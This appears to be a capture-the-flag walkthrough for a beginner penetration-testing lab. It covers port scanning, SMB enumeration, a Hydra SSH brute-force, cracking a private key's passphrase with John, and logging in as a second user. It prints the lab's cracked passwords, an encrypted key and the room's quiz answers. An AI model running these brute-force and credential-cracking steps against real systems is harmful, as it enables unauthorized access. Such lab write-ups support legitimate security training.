


STEP 1 : Deploy the machine  
STEP 2 : Connect with openvpn  
STEP 3 :

>> nmap -sV IP



```
(eva@localhost)-[~]
$ sudo nmap -sV 10.10.227.213
[sudo] password for eva:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 00:08 UTC
Nmap scan report for 10.10.227.213
Host is up (0.18s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http            Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8080/tcp   open  ajp13?         Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8080/tcp   open  http-proxy     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 192.36 seconds

(eva@localhost)-[~]
$
```


STEP 4 : Find hidden directories

>> gobuster dir -u http://<IP-ADDRESS> -w /path\_to\_wordlist

QUE 3 :- What is the name of the hidden directory on the web server(enter name without /)?

ANS :- development

Go to the directory



We got two txt file dev.txt,j.txt

After opening and going through the file,we understand that it has SMB configured.

We now have to enumerate SMB server using enum4linux

```
>>TARGET_IP=IP_MACHINE
```

```
>>enum4linux -a $TARGET_IP
```

OR >>enum4linux -a IP\_machine

```
(eva@localhost)-[~]
$ TARGET_IP=10.10.188.239

(eva@localhost)-[~]
$ enum4linux -a $TARGET_IP
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Mar 7 04:06:08 2025

===== ( Target Information ) =====
Target ..... 10.10.188.239
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.188.239 ) =====

[+] Got domain/workgroup name: WORKGROUP
```

```

Sharename      Type      Comment
-----
Anonymous      Disk
IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP       BASIC2

[+] Attempting to map shares on 10.10.188.239

//10.10.188.239/Anonymous Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

//10.10.188.239/IPC$ Mapping: N/A Listing: N/A Writing: N/A
```

SMB (**S**erver **M**essage **B**lock) - **network file-sharing protocol** that allows **computers to share files, printers, and services** over a network.

Common in Windows and can use Samba.

We found a share "ANONYMOUS" ,let's explore that using smbclient

```
>>smbclient //$TARGET_IP/Anonymous
```

```
\> ls
```

```
\> get staff.txt
```

```
>> cat staff.txt
```

It displays conversation between two persons, JAN and KAY

QUE 5 : What is the username?

ANS : jan

Now we can find out password of any user using tool Hydra

```
>>hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -t 4  
ssh://TARGET_IP
```

We will get the password of jan : armando

That's ans to QUE 6

QUE 7 : What service do you use to access the server(answer in abbreviation in all caps)?

ANS : SSH

```
>>ssh jan@Ip
```

```
jan@basic2:~$ ls  
jan@basic2:~$ cd /home  
jan@basic2:/home$ ls  
jan  kay  
jan@basic2:/home$ cd jan  
jan@basic2:~$ ls -la  
total 12  
drwxr-xr-x 2 root root 4096 Apr 23 2018 .  
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..  
-rw----- 1 root jan   47 Apr 23 2018 .lessshst  
jan@basic2:~$ cd ..  
jan@basic2:/home$ cd kay  
jan@basic2:/home/kay$ ls -la  
total 48  
drwxr-xr-x 5 kay  kay  4096 Apr 23 2018 .  
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..  
-rw----- 1 kay  kay   756 Apr 23 2018 .bash_history  
-rw-r--r-- 1 kay  kay   220 Apr 17 2018 .bash_logout  
-rw-r--r-- 1 kay  kay  3771 Apr 17 2018 .bashrc  
drwx----- 2 kay  kay  4096 Apr 17 2018 .cache  
-rw----- 1 root kay   119 Apr 23 2018 .lessshst  
drwxrwxr-x 2 kay  kay  4096 Apr 23 2018 .nano  
-rw----- 1 kay  kay    57 Apr 23 2018 pass.bak  
-rw-r--r-- 1 kay  kay   655 Apr 17 2018 .profile  
drwxr-xr-x 2 kay  kay  4096 Apr 23 2018 .ssh  
-rw-r--r-- 1 kay  kay     0 Apr 17 2018 .sudo_as_admin_successful  
-rw----- 1 root kay   538 Apr 23 2018 .viminfo  
jan@basic2:/home/kay$ cd .ssh  
jan@basic2:/home/kay/.ssh$ ls -la  
total 20
```

The `.ssh` directory is present, which is a strong indicator that this user might use SSH authentication.

```

jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUzTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0LLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lp1bCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnB/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVvYh6FkLgtOfaly0bmMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqb0GLPs01hAWKIRxUPaEr18lcZ+0LY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdXVy
VqVjsot+CzF7mbWm5nFsTPPL0nndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WqhnpTdtVtg3sFdxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKb0+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kVi0q3S1
GpwHSRZon320x4h0PkcG66JDyHlS6B328uViI6Da6frYi0nA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCvo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/Nik
oSXloJc8aZemIL5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpC0aqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCntSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3q0q4W2q0ynM2P
nZjVPpeh+8DBoucB5bfXsiSkNXYsCED4lspXUE4uMS3yXBpZ/44SyY8KEzrAzaI

```

**id\_rsa** → This is the **private SSH key**.

**id\_rsa.pub** → This is the **public SSH key**.

**authorized\_keys** → This file contains public keys of users allowed to SSH into this machine.

>>nano id\_rsa (copy-paste the pvt key)

>>ssh2john id\_rsa > hash (converting pvt key to hash)

>>john hash - -wordlist=/usr/share/wordlists/rockyou.txt

```
(eva@localhost)-[~]
$ john hashing --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:00 DONE (2025-03-09 23:00) 25.00g/s 2068Kp/s 2068Kc/s 2068KC/s bolabola..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

YAY! WE GOT THE PASSWORD

```
(eva@localhost)-[~]
$ ssh -i id_rsa kay@10.10.178.171
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ █
```

YAY! WE FOUND THE FLAG

Some systems **disable password login** for SSH.  
In this case, the **only way to log in is via SSH keys**.  
**>> ssh -i id\_rsa kay@IP**

**NB :**Since you already have the private key (**id\_rsa**), it's good practice to use it—it's faster, more secure, and sometimes the only option.